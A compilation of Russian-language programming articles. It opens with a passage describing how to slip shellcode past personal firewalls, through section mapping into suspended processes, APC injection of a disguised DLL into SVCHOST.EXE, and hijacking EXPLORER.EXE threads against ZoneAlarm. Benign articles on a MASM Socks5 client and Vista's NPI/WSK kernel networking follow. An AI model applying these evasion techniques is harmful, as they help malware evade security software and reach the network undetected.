push      0x8000000;SEC_COMMIT
push      PAGE_EXECUTE_READWRITE
push      NULL
push      NULL
push      SECTION_ALL_ACCESS
lea       eax,[hSection]
push      eax
call      NtCreateSection

push      PAGE_EXECUTE_READWRITE
push      0
push      1;ViewShare
mov       [ViewSize],0
lea       ecx,[ViewSize]
push      ecx
push      NULL
push      0
push      0
push      [ebx+FreeBaseAddress-NormalCodeStart]
pop       [BaseAddress]
lea       ecx,[BaseAddress]
push      ecx
push      [pi + PROCESS_INFORMATION.hProcess]
push      [hSection]
call      NtMapViewOfSection
```

Вот здесь выявляется проблема: по какому адресу спроецировать shellcode. Ведь уже в этот момент мы должны были изменить точку входа на адрес нашего шелкода (до возврата из CreateProcess в перехватчике NtQuerySection). Пусть это будет предварительно выбранный адрес -

константа, который по тестам не конфликтует с имеющимися проекциями. Но это будет явно не стабильно, т.к. конфликты могут быть и необходимо предусмотреть их отсутствие. Поэтому мы делаем следующим образом. Первый раз вызываем CreateProcess с флагом CREATE_SUSPENDED без хука NtCreateSecion/NtQuerySection, потом делаем проекцию по адресу, который выберет система и запоминаем его. После этого уничтожаем процесс. Далее создаем процесс уже с хуками нужных функций, но уже зная адрес проекции. После создания процесса делаем проекцию по уже известному адресу. Т.о. мы делаем тест конфликта для данной системы. Это должно минимизировать совпадения адресов проекции нашего шелкода и другой выделенной на данной момент памяти. После этог обход можно считать оконченным. Дальше остается только возобновить выполнение первичного потока (т.к. мы создавали процесс у которого первичный поток находится в приостановленном состоянии):

```
push      [pi + PROCESS_INFORMATION.hThread]
call      ResumeThread
```

NtQueueApcThread

На вызове этой функции основан обход почти всех существующий сейчас проактивных защит и фаерволов, какими бы мощными они не казались. Вот алгоритм обхода:

1. Создаем DLL с именем совпадающим последними буквами с DLL, которая есть в импорте SVCHOST.EXE, например "ERNEL32.DLL" . В DLL должен быть shellcode для исполнения в контексте SVCHOST.EXE (это приложение в правилах всех фаерволов может также проявлять активность как и Internet Explorer).

2. Ищем в адресном пространстве процесса SVCHOST.EXE строку "ERNEL32.DLL". Можно делать это сканированием вызовом функции ReadProcessMemory (для этого предварительно надо открыть SVCHOST - OpenProcess(PROCESS_VM_READ)). Другой и более качественный способ поиска строки - спроецировать файл SVCHOST.EXE себе в адресное пространство - и найти в таблице импорта строку "ERNEL32.32". Складывая относительный адрес строки с базовым адресом модуля по умолчанию (ImageBase в опциональном заголовке) получаем адрес нужной строки.

3. Перебираем потоки процесса SVCHOST.EXE и делаем вызов для каждого из них NtQueueApcThread. Эта функция добавляет потоку APC - вызов асинхронной процедуры. Но у функции есть ограничение - процедура выполняется только в случае если поток перешел в режим Alartable. Этот факт обуславливает выбор процесса SVCHOST.EXE в качестве жертвы исполнения shellcode. При исследовании стало понятно, что во всех версиях Windows 2000/XP процесс SVCHOST.EXE имеет Alertable-потоки и при этом SVCHOST.EXE является доверенным приложением с возможной сетевой активностью, что явно дает право выбрать его в качестве жертвы. Также неободимо сказать, что процесс SVCHOST.EXE существует в системе всегда, в противном случае ОС попадает в BSOD (если убить один из SVCHOST.EXE). Вот прототип функции NtQueueApcThread:

proc NtQueueApcThread hThread, FunctionAddress, Par1, Par2, Par3

Функция добавляет в очередь асинхронных процедур новую асинхронную процедуру с конвенцией вызова STDCALL и с передачей трех параметров Par1, Par2, Par3. Интересно, но есть функция, которая очень точно нам подоходит и также принимает три параметра - LoadLibraryEx. Т.о. мы просто загружаем DLL в адресное пространство процесса SVCHOST.EXE.

4. Из самой DLL нельзя что-либо делать, т.к. это обнаружение контролем компонентов. Поэтому что все мы делаем в DLLMain это - копируем shellcode из своего тела, и сохраняем в файл с известным именем TID и адрес shellcode. Далее после проделанных действий DLL нужно удалить.

5. Открываем файл созданный внутри DllMain - и ставим в очередь известного потока (его TID записан в файле) адрес процедуры, который также известен. После этого обход закончен.

Этот обход преодолевает уже и Comodo Firewall 2.4 и Agnitum Outpost 2008 и все названные в предыдущем разделе защиты. Остались при этом живы Jetico и Tiny - об обходе этих защит здесь говорить ничего не буду, т.к. это отдельный разговор. Zone Alarm 7 в параноидальном режиме ловит этот вид обхода - а именно не дает открыть поток для посылки в него APC, но для него был сделан отдельных обход, который я опишу ниже.

Zone Alarm

У ZoneAlarm особая модель - Trusted Application. Если исполнять что-либо в контексте Super Trusted приложений, то ZA не обратит на это внимание. Одно из таких Super Trusted приложений - это EXPLORER.EXE. У ZA особая модель защиты - она не мучается перехватывать кучу функций в SDT относительно потоков и процессов - она просто не дает открывать процесс и поток с видами доступа, которые могут привести к нарушению безопасности. Т.е. если открывать процесс или поток, то ZA будет ругатся. Но была найдена ошибка, которая позволяет все таки открыть процесс. Вот алгоритм:

1. Открываем процесс с правами DUP_HANDLE - это ZA позволяет.

2. Перечисляем описатели EXPLORER.EXE в поисках описателя одного из потоков EXPLORER.EXE в нем. Смотрим права для описателя - если они максимальны, то делаем вызов DuplicateHandle. Т.о. мы получаем описатель потока с максимальными привилегиями.

3. Теперь можно сделать инжект. Передать управление мы можем с помощью функции SetThreadContext, описатель потока у нас есть. Но чтобы в процесс записать данные надо исопльзовать отдельную технику, которая общедоступна. О ней в следующем пункте.

4. При перечислении описателей получаем описатель порта. У EXPLORER.EXE во всех версиях имеется порт. После получения описателя порта получаем его имя. После этого вызовом NtConnectPort и созданием секции в которой находится наш shellcode проекция файла с shellcode волшебным образом окажется в адресном пространстве процесса EXPLORER.EXE.

5. Используем SetThreadContext для передачи управления нашему shellcode.

6. Т.к. от имени EXPLORER.EXE можно делать разные системные вещи (но нельзя проявлять сетевую активность) без опасения тревоги ZA, то используем метод с названием CreateProcess описанный выше для окончательного обхода ZA на параноидальных настройках.

Видно, что обход основан на том, что возможно все таки получить описатель потока без обнаружения ZA. При этом нам повезло, что процесс EXPLORER имеет в себе свои же описатели потоков с максимальными привилениями, а также имеет порт, подключение к которому позволяет записать данные shellcode в адресное пространство процесса-жертвы используя ранее публично доступный метод. При исследонии ZA было также обнаружено, что ZA позволяет открыть процесс CTFMON.EXE с максимальными привилегиями без предупреждения пользователя. Это факт также легко может использоваться для обхода ZA. Но CTFMON.ExE не всегда запущен (хоть и очень часто - сама Windows прописывает его в автозагрузку при установке), и появился только в Windows XP, поэтому этот способ не очень универсален(не может быть использован на Windows 2000), хотя и может применятся с успехом в Windows XP. Также на Windows XP SP2 было обнаружено, что процесс EXPLORER.EXE имеет свой же описатель с максимальными привилегиями, после его получения возможно делать с процессом любые манипуляции. Но после дальнейших тестов было обнаружено, что это ошибка именно Service Pack 2, и на Service Pack 1 этот недочет не обнаружен так же как и на обычной Windows XP RTM.

POC не будет - сгорите в аду SCRIPT KIDDIES!

Greets to Ms-Rem, EP_XOFF, Tyler Durden, deadbody

FEEBACK

· mail: evil_phreak [[*]] mail.ru
· web: evilphreak.blog.ru

Работа с протоколом Socks5 на MASM

Автор: c4m310t

Дата: 2009-05-20

Недавно столкнулся с реализацией работы через прокси сервер по протоколу Socks5 на языке ассемблера.

К моему удивлению, на эту тему я не нашел какого либо завершенного материала (даже на wasm'овском форуме !).

Это и послужило поводом для написательства данной статьи.

На первый взгляд, все кажется сложным, но на самом деле все просто =)

Полное описание протокола можно найти в rfc 1928 и rfc 1929, а я на простом примере покажу как реализуется коннект, отправка и прием данных, через не требующий авторизации Socks5 прокси сервер.

Печатая эти строки, я предполагаю, что у читателя есть навыки работы с WinSock, а так же начальные знания языка Ассемблера (MASM).

И так, приступаем:

1. Инициализируем структуру WSAStartup (используя версию сокетов 1.1):

```
invoke WSAStartup, 101h, addr lpWSAData
```

2. Создаем сокет и зполняем структуру sockaddr_in:

```
invoke socket, AF_INET, SOCK_STREAM, 0
cmp eax, INVALID_SOCKET   ; Если ошибка...
jz ERRSOCK    ; .. выходим
mov hSocket, eax   ; сохраняем хендл нашего сокета

mov SinStructSocks.sin_family, AF_INET
invoke htons, 1080d   ; Порт прокси сервера преобразуем в сетевой порядок бит
mov SinStructSocks.sin_port, ax  ; Теперь кидаем в структуру

invoke inet_addr, addr SocksHost ; IP адрес Прокси сервера, берем из переменной...

mov SinStructSocks.sin_addr.S_un.S_addr, eax ; .. Преобразуем, и кидаем в структуру
```

3. Пробуем приконектиться к заданному серверу:

```
invoke connect, hSocket, offset SinStructSocks, sizeof SinStructSocks

cmp eax, 0
jne ERRCON    ; Если облом - выход...
```

4. И так, коннект прошел успешно. Теперь начинается самое интересное =):

Что бы начать работу через Прокси, мы должны послать запрос авторизации.

Выдержка из RFC 1928:

```
   Клиент соединяется с сервером и посылает сообщение с номером версии
   и выбором соответствующего метода аутентификации:

                  +----+----------+----------+
                  |VER | NMETHODS | METHODS  |
                  +----+----------+----------+
                  | 1  |    1     | 1 to 255 |
                  +----+----------+----------+

   Значения для поля METHOD:
          o  X'00' аутентификация не требуется
```

```
          o  X'01' GSSAPI
          o  X'02' USERNAME/PASSWORD (см. RFC1929)
          o  X'03' до X'7F' зарезервировано IANA
          o  X'80' до X'FE' преднозначено для частных методов
          o  X'FF' нет применимых методов

   Поле NMETHODS содержит число октетов в идентификаторах методов авторизации
   в поле METHODS.
```

В нашем случае, авторизация не нужна, по этому, запрос будет выглядеть так:

```
0x05 0x01 0x00
```

в памяти:

```
....
.DATA

szNOAUTH db 05h, 01h, 00h
....
```

В ответ, Прокся пошлет нам всего 2 байта:

• 1 байт - версия протокола (0x05)
• 2 байт - выбранный метод авторизации (в нашем случае 0x00)

```
invoke send, hSocket, offset szNOAUTH, 3, 0  ;шлем данные

invoke recv, hSocket, addr szSocksRecvBuff, sizeof szSocksRecvBuff, 0 ;тут ответ
```

5. Далее мы должны послать запрос на соединение с "целевым хостом".

Под "целевым хостом" я подразумеваю конечный узел\ресурс, с которым мы собственно и будем работать через упомянутый выше Прокси %)

Для примера я взял SMTP сервер Yandex'a, с которым будет происходить обмен данными.

Снова выдержка из RFC 1928:

```
   SOCKS-запрос формируется следующим образом:

          +----+-----+-------+------+----------+----------+
          |VER | CMD |  RSV  | ATYP | DST.ADDR | DST.PORT |
          +----+-----+-------+------+----------+----------+
          | 1  |  1  | X'00' |  1   | Variable |    2     |
          +----+-----+-------+------+----------+----------+

      Где:

          o  VER    версия протокола: X'05'
          o  CMD
             o  CONNECT X'01'
             o  BIND X'02'
             o  UDP ASSOCIATE X'03'
          o  RSV    зарезервировано
          o  ATYP   тип адреса, следующего вида:
             o  IP v4 адрес: X'01'
             o  имя домена:  X'03'
             o  IP v6 адрес: X'04'
          o  DST.ADDR требуемый адрес
          o  DST.PORT требуемый порт (в сетевом порядке октетов)

   Адресация

      Тип адреса содержащегося в адресном поле (DST.ADDR, BND.ADDR),
      определяется содержимым поля ATYP:

          o  X'01'

      адрес является адресом IP v4, длинна адреса 4 октета
          o  X'03'
```

```
поле адреса содержит имя домена. Первый октет адресного поля содержит
число октетов в последующем за ним имени.

       o  X'04'

адрес является адресом IP v6, длинна адреса 16 октет
```

В нашем случае, нам нужно соединиться с узлом smtp.yandex.ru через порт 25.

Отсюда следует, что:

• тип соединения CONNECT (0x01)
• тип адреса - имя домена (0x03)

получаем запрос вида:

```
0x05 0x01 0x00 0x03 0x0E 'smtp.yandex.ru' 0x00 0x19 0x00
```

где:

• первые 4 байта Вам должны быть уже понтяны ;)
• пятый - 0x0E это количество символов в имени "целевого хоста"
• далее само имя "целевого хоста"
• завершающий NUL - 0 (об этом скажу подробнее, в конце стати.)
• и последние 2 байта есть не что иное как порт 25, но только в сетевом порядке бит (как он получается догадайтесь сами ;))

в памяти наш запрос выглядит так:

```
....
.DATA

szCONNECT db 05h,01h,00h,03h, sizeof nmSMTP-1, SMTPNAME,0,19h,00h
....
```

Теперь отсылаем все это серверу:

```
invoke send, hSocket, offset szCONNECT, sizeof szCONNECT, 0
invoke recv, hSocket, addr szSocksRecvBuff, 30, 0  ; тут ответ сервера
```

6. Получение ответа. В области памяти по имени szSocksRecvBuff, будет находится ответ сервера.

Выглядит он примерно так:

```
0x05 0x00 0x00 0x01 0x0A 0x0A 0x0A 0x64 0x20 0x04
```

Внимательно смотрим на 2-ой байт ! Если он НЕ РАВЕН нулю, значит произошла ошибка.. =(

За получением всех возможных вариантов..

..Обратимся к RFC 1928:

```
Сервер обрабатывает запрос и посылает ответ в следующей форме:

        +----+-----+-------+------+----------+----------+
        |VER | REP |  RSV  | ATYP | BND.ADDR | BND.PORT |
        +----+-----+-------+------+----------+----------+
        | 1  |  1  | X'00' |  1   | Variable |    2     |
        +----+-----+-------+------+----------+----------+

      Где:

           o  VER    версия протокола: X'05'
           o  REP    код ответа:
              o  X'00' успешный
              o  X'01' ошибка SOCKS-сервера
              o  X'02' соединение запрещено набором правил
              o  X'03' сеть недоступна
              o  X'04' хост недоступен
              o  X'05' отказ в соединении
```

```
            o  X'06' истечение TTL
            o  X'07' команда не поддерживается
            o  X'08' тип адреса не поддерживается
            o  X'09' до X'FF' не определены
         o  RSV    зарезервирован
         o  ATYP   тип последующего адреса
            o  IP v4 адрес: X'01'
            o  имя домена:  X'03'
            o  IP v6 адрес: X'04'
         o  BND.ADDR       выданный сервером адрес
         o  BND.PORT       выданный сервером порт (в сетевом порядке октетов)

   Значения зарезервированных (RSV) полей должны быть установлены в X'00'.
```

7. Ошибки нет ? Тогда нас можно поздравить, ведь теперь мы наконец можем работать черз Прокси =)

Что бы доказать это, мы пошлем SMTP серверу Yandex'a приветственное сообщение, и примем от него ответ.

```
....
.DATA
szEHLO        db  'HELO localhost', 13, 10

....

invoke recv, hSocket, addr szRecvTrashBuff, sizeof szRecvTrashBuff, 0  ;получаем приветствие яндекса

invoke send, hSocket, addr szEHLO, sizeof szEHLO, 0  ; посылаем наше приветствие..

invoke recv, hSocket, addr szRecvBuff, sizeof szRecvBuff, 0 ;..и получаем ответ.
```

Буфер szRecvBuff содержит такой ответ:

```
250 smtp16.yandex.ru Hello localhost
```

То же самое Вы можете проделать используя утилиту telnet:

```
telnet smtp.yandex.ru 25

HELO localhost
```

8. По завершении работ вызываем WinApi функции closesocket и WSACleanup:

```
invoke closesocket, hSocket
invoke WSACleanup
```

Хочу обратить Ваше внимание на добавление нулевого октета в запросе, после имени "целевого хоста".. В оригинальном рфц написанно:

"The first octet of the address field contains the number of octets of name that follow, there is no terminating NUL octet."

В русскоязычном переводе:

"Первый октет адресного поля содержит число октетов в последующем за ним имени, завершающий NUL-октет в конце строки не применяется."

И тем не мение без него, лично у меня сервер возвращал ошибку...

Так же к данной статье прилагается работающий пример (находится в архиве `wasm_files.zip`: `files/0513/socks5_example.zip`).

Успехов ! ;)

Сетевой программный интерфейс Windows Vista/2008: внутреннее устройство, использование и взлом

Автор: MaD

Дата: 2009-05-21

Приход Windows Vista поломал представление о сетевой подсистеме линейки NT как о последовательно развивающейся сущности. TDI уходит в прошлое, так же, как и старые версии NDIS. Более продвинутые и более удобные технологии управления сетевой подсистемой, расширяемость – те плюсы, о которых говорит Microsoft в своих докладах. Не все это так на самом деле, да и поставщики защитного ПО не всегда следуют заветам документации, предпочитая более изощренные, а вместе с тем и нестабильные способы установки триггеров в системе. В этот раз речь пойдет о внутреннем устройстве интерфейса прикладного уровня сетевой подсистемы Windows Vista – NPI. Также будут представлены примеры его использования в самой системе – будут описаны сокеты ядра WSK и прикладной интерфейс TCP/IP стека. Также будет показана практическая реализация некоторых нестандартных методик, уже использующихся поставщиками персональных фаерволов.

Следует отметить, что все, что будет сказано в адрес сетевой подсистемы Windows Vista равным образом относится и к последующей Windows 2008. 32-битная система будет рассматривается наравне с 64-битной, поэтому все принципы работы и весь исходный код, представленный далее, будут работать как на x86, так и на x64 версии ОС.

Введение в NPI

Network Programming Interface, или NPI – одно из нововведений Windows Vista, которое унифицирует прикладные интерфейсы сетевой подсистемы и представляет собой интерфейс взаимодействия двух ее частей: NPI провайдерами и NPI клиентами. Эта технология была разработана как замена старой, отслужившей свой срок TDI - Transport Driver Interface, представлявшей собой интерфейс режима ядра, находившийся на самой вершине стека протоколов – т.е. прикладной интерфейс взаимодействия с сетью. TDI был тесно связан с моделью построения драйверов в ОС Windows, начиная с Windows NT 3. Поэтому TDI позволяла совершать над собой много недокументированных действий, которые активно использовались как разработчиками персональных брандмауэров (в дальнейшем - фаерволлов), так и разработчиками руткитов. А некоторые защиты, не мудрствуя лукаво, располагали всю свою защиту на уровне TDI. Именно поэтому понадобилось абстрагироваться от пакетов ввода-вывода, специфичных устройств, функций и т.п. и урезать программиста в его правах. Но, как это принято в Windows, Vista унаследовала поддержку TDI драйверов и гарантирует их стабильную работу, хотя Microsoft рекомендует использовать в проектах только NPI. Поэтому защиты, работающие в Windows Vista, которые все еще располагаются на TDI уровне (а такие есть) будут оставаться в святом неведении. Если вкратце, то NPI представляет собой объекты с callback-функциями, которые регистрируются провайдерами NPI, и используются NPI клиентами. Сам NPI поддерживается библиотекой NMR - Network Modules Registrar, которая экспортирует набор NmrXxx() функций, располагающихся в драйвере netio.sys. Рассмотрим наиболее важные из них, знание о которых потребуется в дальнейшем при построении систем защит и нападения:

Если драйвер желает быть зарегистрированным как NPI провайдер, ему предоставляются функции NmrRegisterProvider() и NmrDeregisterProvider() для регистрации и отмены регистрации соответственно:

```
NTSTATUS
```

```
  NmrRegisterProvider(
    IN PNPI_PROVIDER_CHARACTERISTICS  ProviderCharacteristics,
    IN PVOID  ProviderContext,
    OUT PHANDLE  NmrProviderHandle
    );

NTSTATUS
  NmrDeregisterProvider(
    IN HANDLE  NmrProviderHandle
    );
```

Структура NPI_PROVIDER_CHARACTERISTICS описывается следующим образом:

```
typedef struct _NPI_PROVIDER_CHARACTERISTICS {
  USHORT Version;
  USHORT Length;
  PNPI_PROVIDER_ATTACH_CLIENT_FN  ProviderAttachClient;
  PNPI_PROVIDER_DETACH_CLIENT_FN  ProviderDetachClient;
  PNPI_PROVIDER_CLEANUP_BINDING_CONTEXT_FN  ProviderCleanupBindingContext;
  NPI_REGISTRATION_INSTANCE  ProviderRegistrationInstance;
} NPI_PROVIDER_CHARACTERISTICS, *PNPI_PROVIDER_CHARACTERISTICS;
```

Указатели на callback функции заполняются провайдером для возможности реакции на соответствующие действия, самые важные функции, которые должны быть указаны:

• ProviderAttachClient() для реакции на подключения NPI клиента к провайдеру
• ProviderDetachClient() для реакции на отключение NPI клиента от провайдера

Эти функции вызываются NMR, когда какой-либо клиент желает подключиться к провайдеру.

Для регистрации клиента, NMR экспортирует функцию NmrRegisterClient() и NmrDeregisterClient() для выполнения обратного действия:

```
NTSTATUS
  NmrRegisterClient(
    IN PNPI_CLIENT_CHARACTERISTICS  ClientCharacteristics,
    IN PVOID  ClientContext,
    OUT PHANDLE  NmrClientHandle
    );

NTSTATUS
  NmrDeregisterClient(
    IN HANDLE  NmrClientHandle
    );
```

Очень похоже на функции регистрации провайдера, не так ли? Структура NPI_CLIENT_CHARACTERISTICS не будет исключением:

```
typedef struct _NPI_CLIENT_CHARACTERISTICS {
  USHORT Version;
  USHORT Length;
  PNPI_CLIENT_ATTACH_PROVIDER_FN  ClientAttachProvider;
  PNPI_CLIENT_DETACH_PROVIDER_FN  ClientDetachProvider;
  PNPI_CLIENT_CLEANUP_BINDING_CONTEXT_FN  ClientCleanupBindingContext;
  NPI_REGISTRATION_INSTANCE  ClientRegistrationInstance;
} NPI_CLIENT_CHARACTERISTICS, *PNPI_CLIENT_CHARACTERISTICS;
```

Поле ClientRegistrationInstance определяет одну важную структуру, которая описывает провайдера, к которому клиент собирается подключиться:

```
typedef struct _NPI_REGISTRATION_INSTANCE {
  USHORT  Version;
  USHORT  Size;
  PNPIID  NpiId;
  PNPI_MODULEID  ModuleId;
  ULONG  Number;
  CONST VOID  *NpiSpecificCharacteristics;
} NPI_REGISTRATION_INSTANCE, *PNPI_REGISTRATION_INSTANCE;
```

Наиболее важные поля структуры - ModuleId и NpiId:

```
typedef struct {
    unsigned long  Data1;
    unsigned short Data2;
    unsigned short Data3;
    byte           Data4[ 8 ];
} GUID;

typedef GUID NPIID, *PNPIID;

typedef struct _NPI_MODULEID {
  USHORT  Length;
  NPI_MODULEID_TYPE  Type;
  union {
    GUID  Guid;
    IF_LUID  IfLuid;
  };
} NPI_MODULEID, *PNPI_MODULEID;
```

Заполнив ModuleId и NpiId известной последовательностью байтов, мы можем точно определить провайдера, к которому мы собираемся подключиться.

WSK

Драйвер afd.sys являлся связующим звеном между драйвером TCP/IP стека tcpip.sys и библиотек пользовательского уровня Winsock. Помимо этих функций, оставшихся еще со времен NT 3, afd.sys висты регистрируется как NPI провайдер и предоставляет доступ к WSK – Winsock Kernel, сокетам режима ядра. Как уже было сказано, TDI является достаточно сложным интерфейсом, организация доступа к сети через который представляется непростой задачей. В WSK этот вопрос решается с полпинка, и наскоро написанный код уже начинает работать. WSK предоставляет набор WskXxx() функций, аналогичных по функциональности сокетам BSD - WskSocket(), WskConnect(), WskReceive(), WskSend(), WskCloseSocket(), что соответствует вызовам socket(), connect(), recv(), send, close(). Но все же есть небольшое отличие от сокетов прикладного уровня – сокеты WSK не блокирующие, поэтому чтобы иметь блокирующие сокеты (что намного удобнее при разработке простых приложений), необходимо написать небольшие функции-обертки для каждого WskXxx()-вызова или же блокировать вызов функции в самом коде, и код будет выглядеть объемнее. WSK разработана следующим образом: сами функции подключения к WSK-провайдеру экспортируются NMR (netio.sys), но функционал WSK (т.е. те самые WskXxx() callbacks) располагается в afd.sys. Таким образом, любой драйвер в системе может зарегистрироваться как провайдер услуг WSK, но проблема в том, что интерфейс взаимодействия с tcpip.sys через NPI не документирован. Рассмотрим интерфейс WSK, как частный случай использования NPI, который, к тому же, может помочь разработчикам предельно просто организовывать сетевое взаимодействие в режиме ядра.

Для регистрации в качестве клиента WSK, NMR экспортирует функцию WskRegister(), хорошо документированную в WDK, которая вызывается следующим образом:

```
static WSK_REGISTRATION g_WskRegistration;
static WSK_CLIENT_DISPATCH g_WskDispatch = {MAKE_WSK_VERSION(1,0), 0, NULL};
…
 WSK_CLIENT_NPI WskClient = {0};
NTSTATUS  Status = STATUS_UNSUCCESSFUL;

 WskClient.ClientContext = NULL;
 WskClient.Dispatch = &g_WskDispatch;

 Status = WskRegister(&WskClient, &g_WskRegistration);
 if (!NT_SUCCESS(Status)) {
  DbgPrint("DriverEntry(): WskRegister() failed with status 0x%08X\n", Status);
  return Status;
 }
```

Исследование внутреннего устройства функции WskRegister() дает нам понять, что она просто вызывает NmrRegisterClient() с NpiId = NPI_WSK_INTERFACE_ID и ModuleId = WSKLIB_WSK_CLIENT_MODULEID. После того, как клиент зарегистрировался у WSK провайдера, ему необходимо вызвать функцию ожидания его загрузки. Да, может случиться так, что наш драйвер будет загружен раньше afd.sys, или он вообще может быть не загружен – например, при загрузке системы в безопасном режиме.

```
Status = WskCaptureProviderNPI(&g_WskRegistration, WSK_CAPTURE_WAIT_TIMEOUT_MSEC, &g_WskProvider);
if (!NT_SUCCESS(Status)) {
 DbgPrint("DriverEntry(): WskCaptureProviderNPI() failed with status 0x%08X\n", Status);
 WskDeregister(&g_WskRegistration);
 return Status;
}
```

WskCaptureProviderNPI() просто ожидает вызова callback ClientAttachProvider(), после вызова которого мы будем уверены в том, что библиотека загрузилась. Когда afd.sys примет запрос на регистрацию клиента, он возвратит указатель на таблицу обработчиков, которые мы можем использовать для манипуляции с сокетами. Те самые WskXxx() callbacks. Указатель на эту таблицу будет возвращен в g_WskProvider.Dispatch:

```
typedef struct _WSK_PROVIDER_DISPATCH {
    USHORT                  Version;
    USHORT                  Reserved;
    PFN_WSK_SOCKET          WskSocket;
    PFN_WSK_SOCKET_CONNECT  WskSocketConnect;
    PFN_WSK_CONTROL_CLIENT  WskControlClient;
} WSK_PROVIDER_DISPATCH, *PWSK_PROVIDER_DISPATCH;
```

Теперь каждый клиент, который хочет установить TCP-подключение или послать UDP-пакет, может использовать эти функции. Данная структура имеется в единственном виде внутри afd.sys, и указатель на нее получают все WSK клиенты без исключения. Эти обработчики могут быть перехвачены сниффером или другим инструментом, который будет иметь возможность регулирования доступа к WSK. Давайте заглянем еще глубже в недра afd.sys: регистрация afd.sys как провайдера WSK происходит в функции AfdWskStartProviderModule() (вполне себе говорящее название), где afd.sys вызывает NmrRegisterProvider() с параметром ProviderCharacteristics, указывающим на структуру AfdWskProviderNotify:

```
NPIID NPI_WSK_INTERFACE_ID = {
 0x2227E803, 0x8D8B, 0x11D4,
{0xAB, 0xAD, 0x00, 0x90, 0x27, 0x71, 0x9E, 0x09}
};

NPI_MODULEID NPI_MS_WSK_MODULEID = {
 sizeof(NPI_MODULEID),
 MIT_GUID,
 {0xEB004A0D, 0x9B1A, 0x11D4,
 {0x91, 0x23, 0x00, 0x50, 0x04, 0x77, 0x59, 0xBC}}
};

NPI_PROVIDER_CHARACTERISTICS AfdWskProviderNotify = {
 0,
 sizeof(NPI_PROVIDER_CHARACTERISTICS),
 AfdWskNotifyAttachClient,
AfdWskNotifyDetachClient,
AfdWskNotifyCleanupClientContext,
{0, sizeof(NPI_REGISTRATION_INSTANCE), &NPI_WSK_INTERFACE_ID,
&NPI_MS_WSK_MODULEID, 0, &AfdWskProviderCharacter}
};
```

Данная структура находится в секции .rdata, которая имеет атрибут read only, что необходимо учитывать при установке возможных перехватов. Теперь понятно, какая функция просыпается при вызове WskRegister() – именно AfdWskNotifyAttachClient() возвращает указатель на диспетчерскую таблицу, описанную выше структурой WSK_PROVIDER_DISPATCH. Эта таблица имеет имя

WskProAPIProviderDispatch, которая как и AfdWskProviderNotify, располагается в секции .rdata драйвера afd.sys:

```
WSK_PROVIDER_DISPATCH WskProAPIProviderDispatch = {
 MAKE_WSK_VERSION(1,0),
 WskProAPISocket,
 WskProAPISocketConnect,
 AfdWskControlClient
};
```

Имея указатель на WskProAPIProviderDispatch, мы можем перехватить три вызова – WskSocket(), WskSocketConnect(), WskControlClient(). Теперь, в зависимости от того, какие флаги были переданы WskSocket() или WskSocketConnect() (WSK_FLAG_DATAGRAM_SOCKET/ WSK_FLAG_CONNECTION_SOCKET/ WSK_FLAG_LISTEN_SOCKET), этим функциям будут возвращены другие таблицы, описывающие уже сокет определенной категории (подробнее в WDK):

Для сокетов, предназначенных для отправки дейтаграмм, мы получим указатель на структуру WSK_PROVIDER_DATAGRAM_DISPATCH:

```
WSK_PROVIDER_DATAGRAM_DISPATCH WskProAPIDatagramSocketDispatch = {
 WskProAPIControlSocket,
 WskProAPICloseSocket,
 WskProAPIBind,
 WskProCoreCloseSocket,
 WskProAPIReceiveFrom,
WskProAPIReleaseC,
WskProAPIGetLocalAddress
};
```

Для сокетов, ориентированных на подключения - WSK_PROVIDER_CONNECTION_DISPATCH:

```
WSK_PROVIDER_CONNECTION_DISPATCH WskProAPIConnectionSocketDispatch = {
WskProAPIControlSocket,
WskProAPICloseSocket,
WskProAPIBind,
WskProAPIConnect,
WskProAPIGetLocalAddress,
WskProAPIGetRemoteAddress,
WskProAPISend,
WskProAPIReceive,
WskProAPIDisconnect,
WskProAPIReleaseC
};
```

Или WSK_PROVIDER_LISTEN_DISPATCH, если задумаем организовать слушающий сокет:

```
WSK_PROVIDER_LISTEN_DISPATCH WskProAPIListenSocketDispatch = {
WskProAPIControlSocket,
WskProAPICloseSocket,
WskProAPIBind,
WskProAPIAccept,
WskProAPIResume,
WskProAPIGetLocalAddress

};
```

По аналогии с остальными таблицами, мы можем перехватить обработчики, находящиеся в этих таблицах. Рассмотрим простой пример TCP клиента на WSK, который подключается к google.com:80, делает GET запрос и получает ответ веб-сервера. С помощью WskCaptureProviderNPI() мы уже получили указатель на структуру WSK_PROVIDER_NPI и первое, что собираемся сделать – это создать сокет, используя функцию WSK_PROVIDER_NPI.Dispatch->WskSocket():

```
static
NTSTATUS
  MakeHttpRequest(
 __in  PWSK_PROVIDER_NPI WskProvider,
 __in  PSOCKADDR_IN  LocalAddress,
```

```
 __in  PSOCKADDR_IN  RemoteAddress,
 __in  PWSK_BUF   HttpRequest,
 __out PWSK_BUF   HttpResponse,
 __in  PIRP    Irp    // can be reused
  )
{
KEVENT  CompletionEvent = {0};
PWSK_PROVIDER_CONNECTION_DISPATCH SocketDispatch = NULL;
PWSK_SOCKET WskSocket = NULL;
…
 KeInitializeEvent(&CompletionEvent, SynchronizationEvent, FALSE);

 IoReuseIrp(Irp, STATUS_UNSUCCESSFUL);
 IoSetCompletionRoutine(Irp, CompletionRoutine, &CompletionEvent, TRUE, TRUE, TRUE);

 Status = WskProvider->Dispatch->WskSocket(
  WskProvider->Client,
  AF_INET,
  SOCK_STREAM,
  IPPROTO_TCP,
  WSK_FLAG_CONNECTION_SOCKET,
  NULL,
  NULL,
  NULL,
  NULL,
  NULL,
  Irp);
 if (Status == STATUS_PENDING) {
  KeWaitForSingleObject(&CompletionEvent, Executive, KernelMode, FALSE, NULL);
  Status = Irp->IoStatus.Status;
 }

 if (!NT_SUCCESS(Status)) {
  DbgPrint("MakeHttpRequest(): WskSocket() failed with status 0x%08X\n", Status);
  return Status;
 }

 WskSocket = (PWSK_SOCKET)Irp->IoStatus.Information;
 SocketDispatch = (PWSK_PROVIDER_CONNECTION_DISPATCH)WskSocket->Dispatch;
```

Как видно, WskSocket() требует указатель на структуру IRP, которую мы предварительно должны выделить для этих нужд. Одну и ту же IRP можно использовать несколько раз, чем мы и воспользуемся, вызвав IoReuseIrp(). Как уже было сказано, функции WSK – не блокирующие, поэтому для такого простого приложения как наше достаточно дождаться выполнения WskSocket(), о завершении которой нам просигналит функция завершения CompletionRoutine(), указанная в IoSetCompletionRoutine():

```
static
NTSTATUS
NTAPI
  CompletionRoutine(
    __in PDEVICE_OBJECT DeviceObject,
    __in PIRP   Irp,
    __in PKEVENT  CompletionEvent
    )
{
 ASSERT( CompletionEvent );

 KeSetEvent(CompletionEvent, IO_NO_INCREMENT, FALSE);
 return STATUS_MORE_PROCESSING_REQUIRED;
}
```

